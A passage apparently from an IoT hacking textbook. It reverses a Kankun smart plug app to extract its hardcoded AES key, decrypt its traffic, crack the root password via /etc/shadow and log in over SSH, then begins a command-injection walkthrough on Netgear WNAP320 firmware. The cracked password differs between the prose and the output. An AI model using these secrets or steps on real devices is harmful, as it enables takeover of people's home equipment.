} else {
    cmd = "open";
}
```

Figure 8-7. *Understanding smart plug commands*

Moving further in the same file, we notice other commands such as `REQUEST_ENABLE_BT`, which simply stands for asking the user to enable Bluetooth to use the application.

The most interesting observation is made in the following two lines, as shown in Figure 8-8. We have the mention of two variables, `udp_cmd` and `cmd_buf`, which are used for different commands throughout the code. It also mentions the usage of `jnic`, which stands for Java Native Interface and is used when the Android application interacts with one of its native libraries.

```
while (!getAck && !this.errPassword) {
    try {
        address = InetAddress.getByName(this.host_ip);
        str = DeviceActivity.this.dev_mac;
        udp_cmd = "wan_phone%" + str2 + "%" + DeviceActivity.this.dev_word + "%" + cmd + "%brmode";
        cmd_buf = DeviceActivity.this.jnic.encode(udp_cmd, udp_cmd.length());
        datapacket = new DatagramPacket(cmd_buf, cmd_buf.length, address, 45398);
        DeviceActivity.this.cmdSocket.send(datapacket);
    } catch (IOException e2) {
```

Figure 8-8. *Command structure for controlling the smart plug*

This entire code block helps us know three useful items:

1. The commands are being sent over User Datagram Protocol (UDP).
2. The format of the command that is being used.
3. Usage of a function called `encode` in the native library located in our Android application.

So, our commands exchanged between the Android application and the smart plug are in the format specified by the `datapacket` variable. It is also worth noting that the initial command specified by `udp_cmd` is being sent to the encode function and stored in the `cmd_buf` variable, which is then finally being sent in the following code line. The port that is used in this case is Port 45398.

Similarly, at line 394, instead of the value `wan_phone`, it says `lan_phone`, which is the value that will be used if the device is operated in the same local area network (LAN).

FINDING 4: GOLDMINE IN SMARTWIFIACTIVITY.JAVA

If we start looking in `SmartwifiActivity.java`, we will see that it gets a value called `encrypt_info` from the shared preferences, as shown in Figure 8-9. Shared preferences are simply a way of storing data in the local Android device.

```
public void run() {
    SmartwifiActivity.this.findMac = false;
    SmartwifiActivity.this.finddirectmac = false;
    SmartwifiActivity.this.getdirectmac = false;
    SharedPreferences userInfo = SmartwifiActivity.this.getSharedPreferences("encrypt_info", 0);
    this.psd = userInfo.getString("encrypt_en", "");
    if (this.psd.equals("")) {
        this.psd = "nopassword";
```

Figure 8-9. *Data storage on the device*

In the following lines, it says that if there is no password specified, the default password that will be used is `nopassword`.

Moving further, this file has additional details such as specifying that the Wi-Fi access point name will begin with the character `ok_SP3` as specified by this line.

```
SmartwifiActivity.this.wifiAdmin.addNetwork(SmartwifiActivity.
this.wifiAdmin.CreateWifiInfo("OK_SP3", "", SmartwifiActivity.
REQUEST_ENABLE_GD, 0));
```

Later, in line 1052, it also specifies a command format to be used when sending information via UDP and things such as HeartBeat, which is sent over Port 27431, as shown in Figure 8-10.

```
public void run() {
    while (SmartwifiActivity.this.udp_thread) {
        if (!SmartwifiActivity.this.udp_stop) {
            try {
                SmartwifiActivity.ip = intToIp(SmartwifiActivity.this.wifiAdmin.getIPAddress());
                InetAddress broadcastAddr = InetAddress.getByName(SmartwifiActivity.ip);
                String cmd = "lan_phone%mac%nopassword%" + new SimpleDateFormat("yyyy-MM-dd-HH:mm:ss").
                                format(new Date(System.currentTimeMillis())) + "%heart";
                byte[] cmd_buf = SmartwifiActivity.this.jnic.encode(cmd, cmd.length());
                this.udpSocket.send(new DatagramPacket(cmd_buf, cmd_buf.length, broadcastAddr, 27431));
```

Figure 8-10. *HeartBeat messages between the device and mobile application*

In the code block starting from line 1103, it also confirms one of our earlier findings of the `kkeps.bin` being used as firmware. In these lines, we can see that the firmware binary is being downloaded and stored in the `ExternalStorage` (SD card), as shown in Figure 8-11.

```
public void run() {
    System.out.println("root===" + Environment.getExternalStorageState());
    File file = new File(Environment.getExternalStorageDirectory(), "kkeps.bin");
    boolean fileOk = true;
    try {
        SmartwifiActivity smartwifiActivity = SmartwifiActivity.this;
        smartwifiActivity.inputFileStream = new FileInputStream(file);
        smartwifiActivity = SmartwifiActivity.this;
        smartwifiActivity.fileLength = (int) file.length();
    } catch (FileNotFoundException e) {
        e.printStackTrace();
        fileOk = false;
```

Figure 8-11. *Downloaded firmware is stored in external storage of smartphone*

The application also changes the firmware of the smart plug using the command `phone%changefirm%` as shown in Figure 8-12.

```
PreferencesUtil.saveData(SmartwifiActivity.this, "currentVersion", serverVersion);
this.cmd = "phone%changefirm%" + Integer.toString(SmartwifiActivity.this.fileLength);
byte[] bcmd = SmartwifiActivity.this.jnic.encode(this.cmd, this.cmd.length());
SmartwifiActivity.this.wifiAdmin.addNetwork(SmartwifiActivity.this.wifiAdmin.CreateWifiInfo
ConnectivityManager connManager = (ConnectivityManager) SmartwifiActivity.this.getSystemSer
if (!SmartwifiActivity.this.configBack) {
```

Figure 8-12. *Changing firmware command structure*

Later on, it also specifies many other things, such as the command in use, call to JNI, and other typical expected code.

As shown in Figure 8-13, in line 1780, it gives us again a useful piece of information, the `SERVER_HOST_IP`, which in this case would be the static IP of the smart plug when it acts as an AP and has the Android device connected to it.

```
public SmartwifiActivity() {
    this.SERVER_HOST_IP = "192.168.10.253";
```

Figure 8-13. *Default IP address of the smart plug*

That is all for our findings in the smart plug Android application. As you can see, just from the Android application we were able to identify a number of interesting findings. These findings will also be useful later on for us once we reverse the mobile application communication and reverse the encryption that is being used in this IoT device communication with its mobile application.

Reversing Encryption

One of the other things we can do with the mobile application is analyze the native library. Remember that we saw an instance of a function named `encode` being called from the application code. We look into this function and disassemble the ARM library in Chapter 10 on binary exploitation. However, in this section, we can simply run strings on our native library and look at the password.

To get access to the native library, instead of decompiling the application, we can simply unzip it and look inside the `lib` folder. Let's go ahead and unzip `smartwifi.apk` using the `unzip` command with `-d` to specify the destination as shown in Figure 8-14.

```
unzip smartwifi.apk -d smartwifiunzipped/
```

```
~/tools/jadx/bin » unzip smartwifi.apk -d smartwifiunzipped
Archive:  smartwifi.apk
  inflating: smartwifiunzipped/assets/css/demo.css
  inflating: smartwifiunzipped/assets/css/reset.css
  inflating: smartwifiunzipped/assets/css/style.css
  inflating: smartwifiunzipped/assets/faq.html
  inflating: smartwifiunzipped/res/anim/accelerate_interpolator.xml
  inflating: smartwifiunzipped/res/anim/decelerate_interpolator.xml
  inflating: smartwifiunzipped/res/anim/dialog_enter.xml
```

Figure 8-14. *Unzipping the Android application*

Once the extraction completes, we will have a new folder named `smartwifiunzipped` that will hold all our files and folders from the APK archive. We can now go inside the `lib` folder and then inside the `armeabi` which is for ARM-based libraries. Here you will notice that there is a library called `libNDK_03.so`.

```
$ cd lib/armeabi
$ ls
libNDK_03.so
```

Let's go ahead and run strings on this particular ARM library and see if there are any interesting strings or functions that stand out. Initially, start by looking for encryptions that have been possibly implemented within the library function, as shown in Figure 8-15.

```
strings libNDK_03.so | grep -i aes
```

```
oit@ubuntu [01:44:09 AM] [~/tools/jadx/bin/sm
-> % strings libNDK_03.so | grep -i aes
aes_set_key
aes_encrypt
aes_decrypt
aes_set_key
aes_encrypt
aes_decrypt
aes_encrypt
aes_decrypt
aes_set_key
aes_context
aes_decrypt
aes_set_key
aes_encrypt
```

Figure 8-15. *Encryption functions inside the native library*

There are several instances of AES, which signifies that an AES encryption is being used. The next step is to try to find the AES key. As mentioned earlier, we could do an in-depth disassembly of the `libNDK_03.so` binary using a tool such as radare2 or IDA Pro. However, to keep things simple here, we can identify the key just by performing strings on it and

looking for strings that stand out, and using a brute-force approach to figure out whether it's a valid key or not.

```
$ strings libNDK_03.so
pp|B>>q
aaj_55
UUPx((
Zw--
fdsl;mewrjope456fds4fbvfnjwaugfo
java/lang/String
GB2312
getBytes
(Ljava/lang/String;)[B
append String
pointer is null
pucInputData dataLen is incorrect
pucOutPutData is too small
pucOutputData too small
aeabi
GCC: (GNU) 4.4.3
aes_set_key
aes_encrypt
aes_decrypt
EncryptData16
Java_hangzhou_kankun_WifiJniC_add
Jstring2CStr
Java_hangzhou_kankun_WifiJniC_codeMethod
DecryptData
Java_hangzhou_kankun_WifiJniC_decode
EncryptData
Java_hangzhou_kankun_WifiJniC_encode
_Unwind_VRS_Get
```

```
_Unwind_VRS_Set
_Unwind_GetCFA
_Unwind_Complete
```

The string `fdsl;mewrjope456fds4fbvfnjwaugfo` in this case is our actual AES key. Once we have identified the correct AES key, we can proceed to decrypting the communication between the smart device and the mobile application.

To capture communication between the two endpoints, you can use tools such as Wireshark or `tcpdump` and save the entire communication in a Packet Capture (PCAP) file that we can then analyze. As shown in Figure 8-16, we have a packet capture between the two endpoints—SmartPlug and the mobile application—with the IPs being `192.168.3.5` and `192.168.3.6`.




Figure 8-16. *Network communication between smart plug and the mobile application*

Notice that in the data section of the packet, we have an encrypted value inside the current data value. Because we know the kind of encryption being used and the encryption key, though, we can write our own AES decryption script and decrypt this. Figure 8-17 shows how the `decryptaes.py` script looks.

```
decryptaes.py
1  #!/usr/bin/python
2
3  import os,sys,re, socket, time, select, random, getopt
4  from Crypto.Cipher import AES
5
6  aeskey="fdsl;mewrjope456fds4fbvfnjwaugfo"
7  wiresharkpacket = "packet-data-value".decode("hex")
8
9  aesobj = AES.new(aeskey, AES.MODE_ECB)
10 print str(aesobj.decrypt(wiresharkpacket))
```

Figure 8-17. *AES decryption script*

We can replace packet-data-value with the value that we got from the data parameter from Wireshark in the previous step. Once we execute this, we can see in Figure 8-18 that we are able to successfully decrypt the network traffic packets, which were previously encrypted with AES encryption.

```
oit@ubuntu [11:27:48 AM] [~/lab]
-> % sudo python decryptaes.py
lan_device%00:15:61:bd:44:5e%nopassword%confirm#66151%rack
```

Figure 8-18. *Successful decryption of encrypted network packets*

The next step that we can do is use additional exploitation techniques, such as crafting our own packets to take control of the smart plug, cracking the password from the firmware, and logging in via SSH. This is what we are going to see in the next section.

Network-Based Exploitation

Let's take a fresh approach and look at the smart plug again. Because it is connected to our network, we can find out the IP and MAC addresses of our target smart plug, and then perform various network-based

exploitation techniques on it. Also, the IP and MAC addresses will be useful for us if we want to take control of the smart plug, as the commands that the mobile application sends to the device will require both these values.

Go ahead and connect the smart plug to your network, and connect your laptop and the VM to the same network using a bridged networking configuration.

Next, to find the device we can use the command `arp -a`, which will give us the result shown in Figure 8-19.

```
root@oit:~# arp -a
koven.lan (192.168.10.253) at 00:15:61:f2:c8:43 [ether] on eth0
```

Figure 8-19. *Finding the IP and MAC addresses of smart plug*

We can also navigate to the IP address found in the earlier step to see if there are any interesting web dashboards for this device. In this case, we can see that there are no files being served over the web server and it is merely running.

The next step, as for any other pentest, would be to perform a network scan of the device and discover the different ports that are open and what services are running.

To scan the smart plug, we use `nmap`, which is a powerful network scanner allowing us to see open ports, running services, and also in specific cases perform additional exploitation. We can install `nmap` using `sudo apt install nmap` and then run a scan using this command:

```
sudo nmap -sS -T4 192.168.0.253
```

As we can see from Figure 8-20, a couple of ports are open, including Port 22 which is running SSH.

```
root@oit:~# nmap 192.168.10.253

Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-23 10:18 IST
Nmap scan report for koven.lan (192.168.10.253)
Host is up (0.0025s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: 00:15:61:F2:C8:43 (JJPlus)

Nmap done: 1 IP address (1 host up) scanned in 93.70 seconds
```

Figure 8-20. *Open ports on the smart plug*

Because the SSH port is open, we can perform a brute-force attack and test the SSH credential using the username and password combination from a dictionary. The SSH password has already been cracked by a security researcher and posted online. We have provided that in the file `passwd.list` in the Downloads bundle for this book for the sake of simplicity, and so that you don't need to keep running the brute forcer for six or seven hours.

We can choose between any of the various tools that would allow us to perform brute forcing on the SSH service running on the smart plug. Two of the most popular tools for this purpose are Hydra and Medusa.

Another option to crack the password is using `etc/passwd` and the `etc/shadow` file, with the `unshadow` utility.

```
unshadow etc/passwd etc/shadow > smartplug_crack
```

The new created file could then be run with John the Ripper with the `passwd.list` to crack the password. Once done, you will now see that the password has been cracked and the password is `p9ztc`, as shown in Figure 8-21.

```
oit@ubuntu:~/firmware/_kkeps.bin.extracted/squashfs-root$ john --wordlist=password.lst smartplug_crack
Loaded 1 password hash (md5crypt [MD5 32/64 X2])
Press 'q' or Ctrl-C to abort, almost any other key for status
p9z34c           (root)
1g 0:00:00:00 100% 100.0g/s 3400p/s 3400c/s 3400C/s mike..p9z34c
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Figure 8-21. *Cracking SSH password from the smart plug*

Once we have cracked the password, we can now use these credentials to log in to the SSH of the smart plug, as shown in Figure 8-22.

```
ssh root@ip-address
```

```
oit@ubuntu:~/firmware/_kkeps.bin.extracted/squashfs-root$ sudo ssh root@192.168.10.253
[sudo] password for oit:
The authenticity of host '192.168.10.253 (192.168.10.253)' can't be established.
RSA key fingerprint is SHA256:b/EC+QUbC8LHIhXnVWCRXANUkCgcSXu8zBX/mvwRZSk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.10.253' (RSA) to the list of known hosts.
root@192.168.10.253's password:


BusyBox v1.19.4 (2014-03-27 17:39:06 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

  _   _                 _   _
 | | _-_| _____ _____  | | _-_| _____ ____
 |  -_-  |     ||     ||  -_-  |     ||    |
 | |-_   |  -  ||  |  || |-_   |  -__||   _|
 |  _ -_ |_____||__|__||  _ -_ |_____||__|
 |_| -__|  S M A L L   |_| -__| S M A R T
 -----------------------------------------------------
 KONKE Technology Co., Ltd. All rights reserved.
 -----------------------------------------------------
  * www.konke.com             All other products and
  * QQ:27412237               company names mentioned
  * 400-871-3766              may be the trademarks of
  * fae@konke.com             their respective owners.
 -----------------------------------------------------
root@koven:~#
```

Figure 8-22. *Root access on the smart plug device*

As you can see from Figure 8-22, we have successfully been able to log in to our target smart plug.

Web Application Security for IoT

IoT devices, as mentioned earlier, will in some cases also have a web interface for users to interact with. It is essential for us to understand how to analyze web interfaces for IoT devices for security issues and how to exploit them.

Because web application security is a commonly discussed topic, and there are tons of resources available online, we keep this section to a minimum and focus on a couple of scenarios in which we can use the web application security vulnerabilities to exploit IoT devices.

Assessing Web Interface

Once you have a web interface of an IoT device, to see what communication is happening between the interface on your browser and the other web endpoint, we use a proxy tool, in this case Burp Suite. The first step is to ensure that you have the proxy listener active and running. You can also change it to listen to all interfaces, as shown in Figure 8-23.




Figure 8-23. *Burp configuration*

Scroll down and ensure that both intercept client requests and client responses are selected, as shown in Figure 8-24. This is important for you to be able to look at the traffic and modify it for both the ones coming from the other endpoint and the ones that are going from your browser to the remote server.




Figure 8-24. *Intercepting client request and server responses*

The next step is to set up the proxy in your browser. If you are not familiar with how to set up a proxy in your browser, open Firefox and navigate to Settings | Preferences | Advanced | Network | Connection Settings | Manual. Type `127.0.0.1` and `8080`, which are the IP and Port settings for where our Burp instance is running.

Next open the web interface of the target device you are trying to assess. In this case, we have Netgear WNAP320 firmware up and running, with the default login screen visible, as shown in Figure 8-25.




Figure 8-25. *Emulated firmware's web interface*

If we enter any credential here, and click Login, we will be able to see the traffic in Burp Suite in the Proxy | Intercept tab shown in Figure 8-26.




Figure 8-26. *Intercepted traffic in Burp*

We can also send this request to Repeater as shown in Figure 8-27, where we can try modifying arguments and performing additional security analysis.




Figure 8-27. *Captured traffic request data in Burp*

Note If you want to perform a brute-force attack on the various parameters, it is a better option to send it to the Intruder rather than the Repeater. The Repeater is where we can modify various arguments manually and see the results of our modifications.

Next, let's try the default credential of `username=admin`, and `password=password`, and send it to the web endpoint, as shown in Figure 8-28.




Figure 8-28. *Analyzing traffic in Burp's Repeater*

As we can see in Figure 8-28, we are able to successfully log in and the response message said `loginok`.

Now that we have a basic understanding of how to work with a proxy, we can move on to performing additional exploitation using our web application security knowledge.

Exploiting Command Injection

One of the most common vulnerabilities in web interfaces of IoT devices is command injection. This is also because there are many user inputs that need to be executed on the device and when not sanitized properly, will lead to a vulnerability like this.

Let's have a look at the WNAP320 firmware and how we can identify and exploit a command injection vulnerability in it. The first step would be to unzip the `tar` archive file and extract the root file system. In this case, we can either use `binwalk`, or even `unsquashfs`, to extract the squashfs image, as shown in Figure 8-29.




Figure 8-29. *Extracting Netgear's firmware file system*

Let's now navigate to `rootfs.squashf.extracted` and inside the `squashfs-root` directory to look for all the PHP files, depicted in Figure 8-30.




Figure 8-30. *Extracted file system*

As we can see from Figure 8-30, the PHP files are located inside the `home/www/` directory, where we can then look for different files that might have command injection vulnerability. You can also try grepping for sensitive functions, which are typically used in command injection, such as `passsthru(), exec(), eval()`, and so on.

In this case, we open up a file called `boardDataWW.php`. As you can see from Figure 8-31, there is a command injection vulnerability where it is taking values from the request parameters, namely `macAddress` and `reginfo`, and then passing them to an exec code block. This is a command injection because it is not sanitizing the user input that is finally passed to the exec block.




Figure 8-31. *Accepting user inputs from the web page and passing it to exec*

We can now navigate to the address in the browser—`192.168.0.100/boardDataWW.php`—and type an initial MAC address to capture the request in Burp, as shown in Figure 8-32.




Figure 8-32. *Netgear's vulnerable web interface*

We can see in Figure 8-33 the request being intercepted in Burp with the format that we expected.

